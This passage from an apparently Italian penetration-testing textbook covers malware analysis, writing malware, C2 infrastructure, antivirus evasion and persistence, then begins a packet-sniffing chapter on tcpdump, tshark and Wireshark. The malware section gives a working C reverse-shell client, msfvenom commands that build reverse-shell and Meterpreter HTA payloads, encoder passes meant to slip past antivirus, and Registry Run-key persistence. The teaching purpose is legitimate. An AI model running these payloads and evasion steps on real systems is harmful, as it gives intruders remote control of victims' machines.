| md5          | f49a50f9867fa2be206aef078d2240f3
| sha1          | 1cc80ad88a022c429f8285d871f48529c6484734
| sha256        | 2f7d37c22e6199d1496f307c676223dda999c136ece4f2748975169b4a48afe5
| os            | windows
| format         | pe
| arch           | i386
| path            | hive.bin_exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
+-----+
| DEFENSE EVASION | Indicator Removal on Host::File Deletion T1070.004
|                   | Obfuscated Files or Information T1027
| EXECUTION        | Shared Modules T1129
| IMPACT           | Inhibit System Recovery T1490
+-----+
+-----+
| MBC Objective   | MBC Behavior
+-----+
| ANTI-BEHAVIORAL ANALYSIS | Debugger Detection::Software Breakpoints [B0001.025]
| CRYPTOGRAPHY      | Cryptographic Hash::MD5 [C0029.001]
|                   | Cryptographic Hash::SHA224 [C0029.004]
|                   | Cryptographic Hash::SHA256 [C0029.003]
|                   | Encrypt Data::AES [C0027.001]
|                   | Encrypt Data::RC4 [C0027.009]
|                   | Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
| DATA              | Check String [C0019]
|                   | Decompress Data::QuickLZ [C0025.001]
|                   | Encode Data::Base64 [C0026.001]
+-----+

```

L'output mostra i comportamenti categorizzati tramite il framework MITRE ATT&CK, identificando tattiche e tecniche, oltre a comportamenti tramite il Malware Behavior Catalog (MBC) di MITRE, che classifica le attività malware come anti-analisi comportamentale, accesso alle credenziali, elusione delle difese, movimento laterale e persistenza.

Creazione di Malware

Esistono molti posti da cui ottenere campioni di malware, ma usare malware altrui durante i test è rischioso perché potresti non sapere tutto ciò che fa e potrebbe comunicare con sistemi esterni. Quando lavori con i clienti potresti dover usare malware o grayware per testare la sicurezza. È fondamentale rispettare l'etica: non puoi usare malware che danneggia i sistemi. L'obiettivo può essere mantenere l'accesso o verificare se il malware riesce a infiltrarsi senza essere rilevato.

Puoi procedere in due modi: scrivere il malware da zero (richiede capacità di programmazione) o usare Metasploit per generare eseguibili stand-alone sfruttando i moduli già disponibili.

Se hai esperienza di programmazione o voglia di imparare, puoi creare il tuo malware scrivendo un programma che svolge la funzione desiderata, ad esempio un client che si

collega a un listener Netcat, consentendoti di ottenere accesso remoto al sistema. Dovrai comunque utilizzare un altro attacco per installarlo sul sistema, ma una volta lì avrai il controllo.

Puoi scegliere diversi linguaggi per scrivere il malware. Python è popolare e dispone di molte librerie per quasi ogni esigenza, ma richiede l'installazione dell'interprete Python sul sistema bersaglio, che spesso non è presente. Un linguaggio come C è collaudato e offre una grande disponibilità di codice sorgente online da cui prendere spunti per costruire il tuo programma funzionante.

Esistono compilatori Python che possono prendere uno script Python e generare un eseguibile. Se sei interessato a scrivere in Python, puoi usare questa opzione.

La differenza con C è che C è un linguaggio compilato. Prima di avere un programma funzionante, devi prendere il codice sorgente e passarlo attraverso un compilatore per ottenere un programma eseguibile. È meglio compilare il programma sulla stessa piattaforma del target. Se intendi installarlo su un sistema Windows a 32 bit, compilarlo su un sistema Windows a 32 bit è più semplice. Esistono cross-compiler che possono generare un eseguibile Windows su Linux e viceversa. Puoi anche gestire 32 bit e 64 bit con le giuste librerie e il compilatore.

Molte persone usano IDE Microsoft per creare software. Visual Studio è più adatto per programmi che usano le API di Windows, non solo librerie standard C. Esistono altre opzioni, come usare un ambiente GNU minimale per Windows (MinGW) che offre compilatori su Windows, oppure installare l'intero set di strumenti GNU.

Segue un piccolo programma con funzionalità minime che avvia una connessione verso un sistema remoto, dove puoi avere in ascolto un listener netcat o un programma personalizzato o un handler di Metasploit. Questo programma, compilato e testato su Linux, si connette all'indirizzo IP specificato. Anche se hardcodare un indirizzo IP è una cattiva pratica, riduce l'interazione con il sistema da infiltrare. Un modo migliore sarebbe accettarlo come parametro o leggerlo da un file di configurazione, ma per ridurre interazioni si inserisce direttamente l'IP, si compila e si invia.

Esempio pratico `malclient.c` :

```
c
Copy code
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include <unistd.h>

void handleRequest(char *req)
{
    system(req);
}

int main(int argc, char **argv)
{
    printf("Starting client\n");
    struct sockaddr_in addr;
    struct sockaddr_in srv;
    int sock, data = 0;
    char buffer[256];

    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        printf("Error creating socket! Stopping...\n");
        return -9;
    }

    memset(&srv, '0', sizeof(srv));

    srv.sin_family = AF_INET;
    srv.sin_port = htons(4444);

    if (inet_pton(AF_INET, "127.0.0.1", &srv.sin_addr) <= 0)
    {
        printf("Bad address! Stopping...\n");
        return -8;
    }

    if (connect(sock, (struct sockaddr *)&srv, sizeof(srv)) < 0)
    {
        printf("Can't connect! Stopping...\n");
        return -6;
    }

    send(sock, "Connected\n", strlen("Connected\n"), 0);
    data = read(sock, buffer, 255);
    handleRequest(buffer);
```

```
    return 0;  
}
```

La funzione `main` imposta il socket per connettersi al server. Un socket è una struttura dati che permette di interagire con altri sistemi tramite TCP/IP. Una volta creato e connesso al server, il client invia un messaggio e attende una risposta, che viene passata alla funzione `system()`, facendo eseguire al sistema qualsiasi comando come se fosse stato digitato da terminale.

Il programma è basilare, prende solo un comando prima di terminare. Sarebbe meglio avere un loop per ricevere più comandi, e usare `popen()` per eseguire i comandi e restituire l'output al server.

Uso di Metasploit

Un approccio più semplice è usare Metasploit, evitando di gestire architetture CPU, compilatori e personalizzazioni manuali. Metasploit permette di prendere un modulo disponibile e pacchettizzarlo in un eseguibile. Cerchiamo un payload che crei una connessione inversa al server che abbiamo aperto.

La connessione inversa viene usata perché è più probabile che passi attraverso il firewall, dato che le connessioni in uscita sono più fidate rispetto a quelle in entrata, spesso bloccate, soprattutto nelle reti desktop.

Se useremo netcat come listener, possiamo usare un payload reverse shell. Per trovare il payload corretto si può cercare all'interno di `msfconsole`. Esempio pratico:

```
shell  
Copy code  
msf6> search arch:x86 platform:windows reverse_tcp
```

Tra i risultati compaiono decine di payload Windows a 32 bit con reverse TCP, inclusi:

- payload/windows/dllinject/reverse_tcp
- payload/windows/shell/reverse_tcp
- payload/windows/meterpreter/reverse_tcp
- payload/windows/powershell_reverse_tcp

Creazione del payload con `msfvenom`

Per generare l'eseguibile si usa `msfvenom`, che prende uno script payload in Ruby e lo compila in un file di output. Nell'esempio, creiamo un file ELF (eseguibile Linux) a 32 bit, con una reverse shell TCP sulla porta 4444, verso `127.0.0.1` con netcat in ascolto.

Esempio pratico:

```
pgsql
Copy code
kilroy:~$ msfvenom -a x86 -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=4444 -f elf
--platform=linux -o payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: payload

kilroy:~$ chmod +x payload
kilroy:~$ ./payload
kilroy:~$ file payload
payload: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, no section header
```

Prima di eseguire il payload, occorre avviare il listener netcat:

Esempio pratico:

```
python-repl
Copy code
kilroy:~$ nc -lp 4444
ls
Desktop
Documents
Downloads
...
```

Questo mostra la directory dell'utente dal quale viene eseguito il payload. Puoi spostarti nel file system liberamente, poiché non ci sono limitazioni.

Offuscamento del payload

Gli IDS o antivirus potrebbero rilevare il payload. Per questo Metasploit permette di codificare il programma, offuscando il payload in modo che non sembri malware a un sistema di scansione. Si aggiunge l'opzione dell'encoder nella riga di comando di `msfvenom`.

Esempio pratico:

```
pgsql
Copy code
kilroy:~$ msfvenom -a x86 -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=4444 -f elf
--platform=linux -e x86/shikata_ga_nai -i 5 -o payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai succeeded with size 122 (iteration=1)
x86/shikata_ga_nai succeeded with size 149 (iteration=2)
x86/shikata_ga_nai succeeded with size 176 (iteration=3)
x86/shikata_ga_nai succeeded with size 203 (iteration=4)
x86/shikata_ga_nai chosen with final size 203
Payload size: 203 bytes
Final size of elf file: 287 bytes
Saved as: payload
```

Puoi specificare il numero di iterazioni per passare il payload attraverso l'encoder, aumentando l'offuscamento. Più passaggi, più il payload diventa difficile da riconoscere, anche se una sola passata già offusca il payload. Tuttavia, se un antivirus riconosce la firma di un payload codificato con uno o due passaggi, potrebbe bloccarlo. L'obiettivo è evitare di essere rilevati e far eseguire il payload.

Esistono diversi modi per offuscare il malware. Questo è essenziale perché le soluzioni anti-malware sono sempre più abili nel rilevare il malware tramite pratiche comuni. Oltre alla cifratura e al packing, puoi convertire il tuo malware in altri tipi di eseguibili. Uno di questi è PowerShell, con cui puoi generare codice offuscato che esegue molte delle stesse funzioni del malware tradizionale. Puoi anche usare altri stili di applicazione che non solo aggirano i programmi anti-malware, ma rendono l'infezione più semplice.

Nei sistemi Windows puoi usare applicazioni in HTML (HTA), che sono file singoli contenenti un eseguibile completo con HTML per l'interfaccia grafica e linguaggi di scripting come JavaScript. Puoi anche utilizzare HTML dinamico. Un HTA può essere distribuito tramite un sito web, evitando di inviare allegati email che potrebbero essere bloccati. Puoi includere codice malevolo codificato nella parte di scripting dell'HTA. Creare queste applicazioni è semplice anche con Metasploit, allo stesso modo in cui si creano malware base.

Puoi usare `msfvenom` per generare un HTA che includa una shell reverse TCP Meterpreter:

```
bash
Copy code
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_
ga_nai -f hta-psh -o evil.hta
```

L'obiettivo finale è sempre inserire software malevolo nel sistema target, superando le protezioni che impediscono l'esecuzione del malware. Poiché Windows esegue le applicazioni HTML usando `mshta.exe`, un eseguibile noto e affidabile, potresti superare anche i controlli di application allow listing, che bloccano gli eseguibili non autorizzati. Anche se efficace, il controllo delle applicazioni richiede ambienti ben strutturati in cui tutte le applicazioni siano conosciute.

Infrastruttura Malware

Quando installi un programma su un sistema target, c'è sempre l'altro capo della comunicazione che consente l'accesso al sistema. Se l'obiettivo fosse solo causare danni, questo non importerebbe, ma lo scopo è mantenere l'accesso al sistema anche dopo l'infezione iniziale.

Il malware complesso ha un'infrastruttura. Ad esempio, in un test, hai un server a cui il client si connette per ricevere comandi, che è una versione semplificata di ciò che accade con malware reali. Alcuni botnet come Mirai o Kelihos hanno un'infrastruttura di comando e controllo che consente all'attaccante di inviare comandi ai bot, che sono i dispositivi infetti. L'infrastruttura può essere a più livelli per controllare milioni di dispositivi, con un dispositivo principale che gestisce altri dispositivi, ognuno dei quali può controllarne altri. L'attaccante invia comandi all'infrastruttura, che vengono eseguiti dagli endpoint, come la creazione di siti per vendere farmaci illegali, invio di spam o l'avvio di attacchi DDoS.

Si possono usare vari protocolli per gestire questa infrastruttura, come IRC, dove i bot si connettono a un canale specifico e attendono i comandi, oppure un'infrastruttura web in cui i bot si connettono a un server per ricevere istruzioni. Non serve necessariamente configurare un server Apache, Nginx o IIS; esistono tecnologie che semplificano il processo.

Node.js consente di configurare velocemente un server web usando JavaScript, sfruttando librerie per gestire i protocolli sottostanti. Puoi implementare un servizio RESTful in Node.js per gestire lo stato dell'applicazione, con endpoint che passano messaggi al server e ricevono risposte. Un endpoint è un URL che indica al server quali funzioni devono essere eseguite.

Con Node.js puoi usare la libreria Express per gestire le comunicazioni, rispondendo alle richieste degli endpoint con poche righe di codice. Per funzionare, devi avere Node.js e le librerie necessarie installate.

Esempio pratico di programma Node.js:

```
javascript
Copy code
var express = require('express');
var app = express();
var fs = require('fs');

app.get('/check', function(req, res) {

})

var server = app.listen(8081, function() {
  var host = server.address().address;
  var port = server.address().port;
  console.log("Server in ascolto su %s su porta %s", host, port);
});
```

In questo esempio, l'endpoint `/check` non fa nulla. Per renderlo funzionale, si aggiunge una risposta JSON, che usa coppie chiave/valore auto-descrittive.

Esempio pratico con risposta JSON:

```
javascript
Copy code
app.get('/check', function(req, res) {
  res.json({ action: 'email' });
});
```

Non è obbligatorio usare Node.js per creare l'infrastruttura C&C; puoi anche creare pagine su un server web già esistente.

Un software comune usato dagli attaccanti è BEACON di Cobalt Strike, un framework utilizzato dai red team. Cobalt Strike funziona come server C2, con i team che gestiscono le operazioni tramite questo server. Il payload di default è BEACON, che si connette al server di Cobalt Strike, permettendo la comunicazione con i sistemi compromessi. Anche se costoso, Cobalt Strike fornisce un framework completo per gestire sistemi compromessi.

Soluzioni Antivirus

Gli antivirus rappresentano un ostacolo per chi scrive malware, ma possono essere ingannati facilmente se chi scrive malware si impegna. Gli antivirus si basano sulle proprietà note del malware, come gli hash. Modificando anche un solo byte del malware, si ottiene un hash completamente diverso, aggirando i controlli. Inoltre, i nuovi malware non vengono rilevati finché non vengono analizzati e aggiunti alle firme dell'antivirus.

Il malware può essere polimorfico, modificando se stesso mentre si diffonde per apparire diverso, riscrivendo parti del file binario mantenendo la funzionalità. Può usare packer e encryptor per rendere più difficile il rilevamento, cambiando schemi di compressione o chiavi di cifratura, generando file che appaiono diversi agli antivirus.

Anche quando l'antivirus osserva i comportamenti, il malware può generare nomi casuali per file e chiavi di registro, evitando il rilevamento su azioni comuni che genererebbero troppi falsi positivi. Per questo, i sistemi con antivirus possono comunque infettarsi.

Le soluzioni EDR (Endpoint Detection and Response) vengono spesso usate in azienda e rilevano software malevolo osservando il comportamento degli eseguibili, identificando pattern come lettura/scrittura su chiavi di registro specifiche o operazioni in directory comuni, migliorando la rilevazione rispetto agli antivirus tradizionali.

Persistenza

Il malware non è pensato per essere eseguito una sola volta, soprattutto quando fornisce accesso remoto all'attaccante. Deve continuare a funzionare anche dopo logout o riavvio. Può installarsi per avviarsi prima del sistema operativo, ottenendo il controllo prima che i sistemi di protezione si attivino. Anche se raro, il malware pre-boot è pericoloso perché difficile da rilevare.

Su Windows, gli attaccanti possono usare il Registro per aggiungere chiavi che avviano il malware automaticamente, ad esempio:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`: avvia all'avvio del sistema con privilegi di macchina.
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`: avvia al login dell'utente specifico, limitandosi ai permessi dell'utente.

Un altro metodo è l'uso di attività pianificate. Nei sistemi Unix-like si usa `cron`, mentre su Windows esiste il comando `at`. Puoi configurare un programma per essere eseguito a un'ora specifica o con frequenza giornaliera, settimanale o mensile.

Altri metodi di persistenza includono tecniche elencate nel framework MITRE ATT&CK, come l'uso di `WMI event subscription` o script di avvio. Queste tecniche sono generalmente rilevabili, quindi gli attaccanti cercano metodi nuovi per la persistenza.

Sommario

Il malware è un problema serio nell'IT, colpendo aziende e utenti. Gli autori di malware sono spesso in vantaggio sugli antivirus, riuscendo a infiltrare sistemi prima che vengano protetti, continuando a modificare i loro strumenti per sfuggire al rilevamento.

L'analisi del malware può essere:

- **Statica:** analisi delle proprietà e del codice, osservazione delle sezioni di un file PE, identificazione di file packati osservando il punto di ingresso, e disassemblazione del codice.
- **Dinamica:** esecuzione del malware per osservare il comportamento, usando VM o sandbox come Cuckoo per sicurezza, oppure debugger per controllarne l'esecuzione.

Nelle operazioni etiche potresti usare malware scritto da te per testare se lo staff di sicurezza riesce a rilevarlo, considerando l'architettura target e i linguaggi appropriati. Python è diffuso, ma spesso non è installato su Windows, dove è disponibile PowerShell. Scrivere in C consente di compilare programmi indipendenti dalle librerie esterne.

Il malware spesso utilizza infrastrutture, come botnet con sistemi C2, per mantenere il controllo remoto anche quando le connessioni in entrata vengono bloccate dai firewall.

Capitolo 9 – Sniffing

Introduzione

In passato, fare sniffing richiedeva hardware e software costosi. Poi sono arrivate schede di rete economiche capaci di inoltrare tutti i pacchetti al sistema operativo, e software gratuiti come Ethereal, oggi noto come Wireshark, che permettono di catturare e analizzare pacchetti in modo approfondito.

Oggi la maggior parte delle reti usa switch, che segmentano il traffico inviando solo i pacchetti destinati a te. Per catturare altro traffico, servono tecniche specifiche. Inoltre, bisogna gestire la crittografia, dato che gran parte del traffico web è cifrato tramite TLS, oscurando i dati.

Perché la cattura dei pacchetti è importante

Se riesci a posizionarti nel punto giusto della rete per catturare pacchetti, puoi ottenere potenzialmente credenziali, dati personali, carte di credito o informazioni sanitarie, utili nelle fasi di ricognizione o movimento laterale durante un test di penetrazione.

La cattura dei pacchetti consente di acquisire traffico indirizzato a sistemi diversi dal tuo. Per farlo, le schede di rete devono essere impostate in **modalità promiscua**, così da inoltrare tutti i frame al sistema operativo, e non solo quelli destinati al proprio MAC address o broadcast.

A livello OSI:

- Livello 2: il PDU è chiamato **frame**, contiene indirizzi MAC.
- Livello 3: il PDU è chiamato **pacchetto**, usato con IP.
- Livello 4: con TCP è **segmento**, con UDP è **datagramma**.

Tecnicamente catturi frame, ma si usa il termine packet capture.

Il sistema operativo riceve i frame, che vengono intercettati dal software di cattura pacchetti, il quale estrae le informazioni dai vari header. Gli header contengono le istruzioni dei protocolli, mentre i dati trasportati si chiamano **payload**, che può essere suddiviso su più pacchetti o frame a causa della MTU.

Un'interfaccia grafica come Wireshark semplifica l'analisi dei pacchetti grazie a statistiche e grafici, rendendo più agevole il lavoro rispetto a un'analisi riga per riga su terminale.

Uso di **tcpdump**

tcpdump è uno strumento storico disponibile su quasi tutte le distribuzioni Linux e BSD, utilizzato per catturare pacchetti in riga di comando e salvarli su file per analisi successive.

Esempio pratico senza parametri

```
ruby
Copy code
root@quiche:~# tcpdump
```

L'output mostra le informazioni essenziali degli header dei pacchetti catturati, visualizzando principalmente dati dei livelli 3 e 4, come richieste DNS, reverse lookup e traffico ARP. I dettagli di livello 2 non sono visualizzati per semplificare la lettura.

Per evitare che **tcpdump** risolva indirizzi in nomi e porte, si usa l'opzione **-n**, utile per ridurre il rumore dovuto alle risoluzioni DNS durante il monitoraggio.

Esempio pratico con **n**:

```
ruby
Copy code
root@quiche:~# tcpdump -n
```

Si vedranno indirizzi IP e numeri di porta, come:

```
makefile  
Copy code  
20:42:16.326940 IP 192.168.86.210.40608 > 239.255.255.250.1900: UDP, length 558
```

Questo mostra timestamp, protocollo, indirizzo sorgente, destinazione, tipo di protocollo (UDP), lunghezza del pacchetto e dettagli sul traffico, ad esempio SSDP tramite UPnP.

Per catturare pacchetti è necessario essere amministratori (root su Linux) per configurare la scheda di rete in modalità promiscua.

Aumentare la verbosità

Con `-v`, `-vv` o `-vvv` puoi aumentare il livello di dettaglio visualizzato durante la cattura, ottenendo informazioni aggiuntive sugli header di livello 4, come checksum, numeri di sequenza e acknowledgment per TCP, e dettagli su UDP.

Esempio pratico con verbosità `vv`:

```
ruby  
Copy code  
root@quiche:~# tcpdump -vv -s 0
```

- `s 0` imposta la lunghezza dello snapshot al massimo, permettendo di catturare pacchetti completi.

L'output mostra informazioni dettagliate come ID del pacchetto, flag, TTL, checksum UDP calcolato, richieste DNS PTR per reverse lookup e pacchetti STP.

Visualizzare il payload in esadecimale

Con `-x` si effettua il dump esadecimale del payload dei pacchetti, mostrando anche la decodifica ASCII a destra. Caratteri stampabili saranno visualizzati chiaramente, facilitando l'analisi manuale dei contenuti trasportati.

Esempio pratico:

```
ruby  
Copy code
```

```
root@quiche:~# tcpdump -i eth0 -X
```

Verranno mostrati indirizzi MAC, header IP e payload in esadecimale con la traduzione ASCII a lato, utile per identificare richieste HTTP, stringhe leggibili e parametri trasmessi in chiaro.

Puoi specificare l'interfaccia su cui catturare con `-i eth0`, utile se il sistema ha più schede di rete.

Scrivere pacchetti su file con `tcpdump`

Quando osservi i messaggi su una rete trafficata, i pacchetti scorrono velocemente e risulta difficile seguirli in tempo reale. È meglio scrivere i pacchetti su un file usando l'opzione `-w` da riga di comando, così i pacchetti vengono salvati in un file PCAP che include i metadati della sessione di cattura. Per interrompere la cattura, si utilizza `Ctrl+C`.

Esempio pratico:

```
pgsql
Copy code
root@quiche:~# tcpdump -w file.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 262144 bytes
^C116 packets captured
119 packets received by filter
0 packets dropped by kernel
```

Dopo aver scritto il file, lo si può aprire con qualsiasi programma in grado di leggere file PCAP, incluso `tcpdump` stesso, utilizzando l'opzione `-r`, eventualmente con parametri aggiuntivi per controllare il formato dell'output.

`tshark`

Oltre a `tcpdump`, puoi catturare pacchetti da riga di comando usando `tshark`, incluso in Wireshark. Avviando `tshark` senza parametri, apparirà un avviso che ricorda che eseguire il programma come root può essere pericoloso, perché in passato vulnerabilità nei programmi di cattura pacchetti hanno permesso a pacchetti appositamente creati di eseguire codice arbitrario. Tuttavia, l'output risulta simile a quello di `tcpdump`.

Esempio pratico di cattura con `tshark`:

```
scss
Copy code
```

```
root@quiche:~# tshark
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:32: dofile has been
disabled due to running Wireshark as superuser.
Capturing on 'eth0'
1 0.000000000 SamsungE_94:ba:57 → Broadcast ARP 60 Who has 192.168.86.1? Tell 19
2.168.86.22
2 0.196881172 Humax_1c:3b:db → Spanning-tree-(for-bridges)_00 STP 60 Conf. Root =
28672/0/2c:08:8c:1c:3b:db Cost = 0 Port = 0x8001
3 0.346721551 192.168.86.22 → 224.0.0.7 UDP 242 8001 → 8001 Len=200
4 0.941773953 192.168.86.57 → 192.168.86.26 SSH 206 Server: Encrypted packet (len=1
40)
5 0.941825969 192.168.86.57 → 192.168.86.26 SSH 246 Server: Encrypted packet (len=1
80)
6 0.966582385 192.168.86.57 → 192.168.86.26 SSH 182 Server: Encrypted packet (len=1
16)
7 1.033015866 192.168.86.57 → 192.168.86.26 TCP 182 [TCP Retransmission] 22 → 646
31 [PSH, ACK] Seq=321 Ack=1 Win=315 Len=116
```

Tshark consente di selezionare i campi da visualizzare, offrendo maggiore granularità rispetto a tcpdump.

Esempio pratico di selezione campi con tshark:

```
ruby
Copy code
root@quiche:~# tshark -Tfields -e frame.number -e ip.src -e ip.dst -e ip.tos -e ip.ttl
```

Output esemplificativo:

```
python-repl
Copy code
1 192.168.86.26 192.168.86.57 64
3 192.168.86.57 192.168.86.26 64
4 192.168.86.26 192.168.86.57 64
...
```

Puoi aggiungere campi usando il flag `-e`. Gli altri parametri restano gli stessi di `tcpdump`, come lunghezza snapshot, scelta dell'interfaccia e scrittura su file.

`Tshark` è incluso automaticamente in Wireshark su tutte le piattaforme. Non esiste un `tcpdump` nativo per Windows, ma puoi usare `windump`.

Attività pratica

Cattura pacchetti con `tcpdump` sulla tua rete locale, salva il file e avvia attività di rete (come navigazione web) per generare traffico da catturare.

Wireshark

Wireshark è un programma di cattura pacchetti con interfaccia grafica che facilita l'esame dei pacchetti catturati. Permette di vedere l'intero stack di rete e scorrere facilmente tra i frame acquisiti.

In Wireshark puoi vedere:

- numero del frame
- tempo relativo dall'inizio della cattura
- indirizzi
- protocollo
- lunghezza del frame
- informazioni riassuntive

Wireshark decodifica i protocolli visualizzandone dettagli e significato dei campi. Ad esempio, se osservi un byte con valore `0x45` che rappresenta versione IP e lunghezza dell'header, Wireshark ti mostra che la versione è 4 e che il valore 5 corrisponde a 20 byte (5×4), chiarendo la struttura del pacchetto.

Wireshark gestisce moltissimi protocolli e può mostrare il processo di negoziazione della cifratura in TLS, incluse versioni e messaggi di handshake. Per decifrare traffico TLS puoi importare le chiavi RSA nelle preferenze di Wireshark o specificare chiavi precondivise se le parti le hanno stabilite in precedenza.

Puoi catturare pacchetti live o aprire file PCAP salvati da `tcpdump` o `tshark`. Dalla schermata iniziale puoi selezionare l'interfaccia da cui catturare o filtrare il traffico in fase di cattura tramite la casella "Capture using this filter". Puoi usare filtri di visualizzazione per mostrare solo i pacchetti che ti interessano anche dopo la cattura, con il box che diventa verde quando la sintassi del filtro è valida, o rosso se errata.

Puoi filtrare in modo estremamente granulare, ad esempio per visualizzare solo pacchetti in cui il TTL è 13, utile per gestire grandi quantità di frame catturati.

Attività pratica

Apri in Wireshark il file catturato con `tcpdump` e prova a filtrare il traffico web per visualizzare solo la navigazione effettuata durante la cattura.

Berkeley Packet Filter (BPF)

Gli strumenti visti (`tcpdump`, `tshark`, `Wireshark`) usano BPF per interfacciarsi con il livello Data Link e applicare filtri durante la cattura. Puoi scrivere filtri BPF usando primitive come `host`, `ether`, `net`, `proto`, combinabili con modificatori come `src` e `dst`, e filtrare IPv4 o IPv6 con `ip4` o `ip6`.

Puoi filtrare per host sorgente o destinazione o per protocollo, applicando questi filtri direttamente nella riga di comando con `tcpdump`.

Esecuzione di `tcpdump` senza filtri

Se esegui `tcpdump` senza filtri durante una sessione SSH, la maggior parte dei pacchetti catturati saranno pacchetti SSH, rendendo difficile isolare il traffico utile. Poiché `tcpdump` invia un messaggio quando inizia l'esecuzione e cattura pacchetti, questo stesso messaggio genera pacchetti SSH che vengono catturati, creando un loop che si ripete all'infinito.

Per catturare solo il traffico utile ed evitare la cattura dei pacchetti SSH, si esegue il comando:

```
nginx
Copy code
tcpdump not port 22
```

Output di `tcpdump` senza filtri durante SSH

```
pgsql
Copy code
root@quiche:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:32:07.835797 IP quiche.lan.ssh > yazpistachio.lan.64631: Flags [P.], seq 3616191731:361
6191919, ack 453098787, win 315, options [nop,nop,TS val 16893480 ecr 1259709774], len
gth 188
18:32:07.836406 IP quiche.lan.60511 > testwifi.here.domain: 58726+ PTR? 26.86.168.192.in
-addr.arpa. (44)
18:32:07.838352 IP testwifi.here.domain > quiche.lan.60511: 58726* 1/0/0 PTR yazpistachi
o.lan. (100)
18:32:07.838530 IP quiche.lan.60657 > testwifi.here.domain: 4670+ PTR? 57.86.168.192.in-
addr.arpa. (44)
```

```
18:32:07.840275 IP testwifi.here.domain > quiche.lan.60657: 4670* 1/0/0 PTR quiche.lan.  
(94)  
18:32:07.840505 IP quiche.lan.ssh > yazpistachio.lan.64631: Flags [P.], seq 188:408, ack 1,  
win 315, options [nop,nop,TS val 16893485 ecr 1259709774], length 220
```

Utilizzo di filtri complessi con BPF

Puoi combinare filtri per catturare solo il traffico che ti interessa. Ad esempio, per catturare solo pacchetti TCP da o verso l'host 192.168.86.1:

less

Copy code

```
root@quiche:~# tcpdump tcp and \((host 192.168.86.1)\)  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
18:41:33.287262 IP quiche.lan.43790 > testwifi.here.http: Flags [S], seq 674275431, win 2  
9200, options [mss 1460,sackOK,TS val 2412954967 ecr 0,nop,wscale 7], length 0  
18:41:33.288206 IP testwifi.here.http > quiche.lan.43790: Flags [S.], seq 239316039, ack  
674275432, win 28960, options [mss 1460,sackOK,TS val 235265600 ecr 2412954967,no  
p,wscale 7], length 0  
18:41:33.288269 IP quiche.lan.43790 > testwifi.here.http: Flags [.], ack 1, win 229, options  
[nop,nop,TS val 2412954968 ecr 235265600], length 0  
18:41:37.111956 IP quiche.lan.43790 > testwifi.here.http: Flags [F.], seq 1, ack 1, win 229, o  
ptions [nop,nop,TS val 2412958792 ecr 235265600], length 0  
18:41:37.113495 IP testwifi.here.http > quiche.lan.43790: Flags [F.], seq 1, ack 2, win 227, o  
ptions [nop,nop,TS val 235265982 ecr 2412958792], length 0  
18:41:37.113515 IP quiche.lan.43790 > testwifi.here.http: Flags [.], ack 2, win 229, options  
[nop,nop,TS val 2412958793 ecr 235265982], length 0
```

Quando utilizzi BPF in tcpdump, ricorda che stai applicando un filtro di cattura: tutto ciò che non passa il filtro non verrà registrato, quindi pianifica con attenzione i filtri se prevedi un'analisi successiva.

Port Mirroring / SPAN

Con gli switch, il traffico viene inviato solo alle porte corrette in base all'indirizzo MAC, rendendo difficile catturare pacchetti non diretti al tuo sistema. Per aggirare questo limite puoi configurare lo switch per effettuare il mirroring delle porte, inviando il traffico da una porta

specifica a un'altra per catturare pacchetti. Su dispositivi Cisco questa funzione si chiama **SPAN (Switched Port Analyzer)**.

Quando effettui il mirroring di più porte verso una singola porta, devi considerare la possibilità di **oversubscription**: ad esempio, se cinque porte da 1 Gbps sono mirroring su una sola porta da 1 Gbps, potresti perdere pacchetti in caso di traffico eccessivo.

Rilevare Sniffer

Quando un'interfaccia è in modalità promiscua, tutti i pacchetti passano al sistema operativo. Su macOS, puoi verificarlo con `ifconfig` e vedere il flag `PROMISC`:

```
python-repl
Copy code
en0: flags=8963<UP,BROADCAST,SMART,RUNNING,PROMISC,SIMPLEX,MULTICAST> mt
u 1500
...

```

Su Kali Linux, lo stesso comando potrebbe non mostrare il flag `PROMISC` anche se `tcpdump` è in esecuzione. Comandi come `ip a` o `ip link` non mostrano la modalità promiscua. Su Windows, `ipconfig` mostra solo le configurazioni IP, non lo stato dell'interfaccia.

Anche senza accesso diretto, potresti rilevare un dispositivo in modalità promiscua osservando DNS lookup insoliti generati da strumenti come Wireshark o `tcpdump`, che eseguono risoluzioni DNS per ogni nuovo IP rilevato.

Su reti con hub (ormai rare), è più semplice osservare il traffico, ma sugli switch devi usare mirroring o attacchi di spoofing per visualizzare pacchetti non destinati a te. Ad esempio, potresti inviare pacchetti ICMP echo request con IP corretto ma MAC errato: se il dispositivo risponde, è probabilmente in modalità promiscua. Tuttavia, sugli switch, questo approccio potrebbe non funzionare senza ARP spoofing.

Un elevato numero di pacchetti ARP, soprattutto reply senza richieste, può indicare attacchi ARP spoofing in corso e potenziali attività di sniffing.

Analisi dei pacchetti

Lo scopo della cattura pacchetti è spesso l'analisi dettagliata. Puoi filtrare, seguire stream di comunicazione e visualizzare statistiche e grafici tramite Wireshark, che identifica violazioni dei protocolli e fornisce informazioni aggiuntive tra parentesi quadre.

Wireshark evidenzia con colori diversi i pacchetti problematici e calcola numeri di sequenza relativi TCP, semplificando l'analisi dei flussi. Con **Follow TCP Stream**, puoi filtrare e

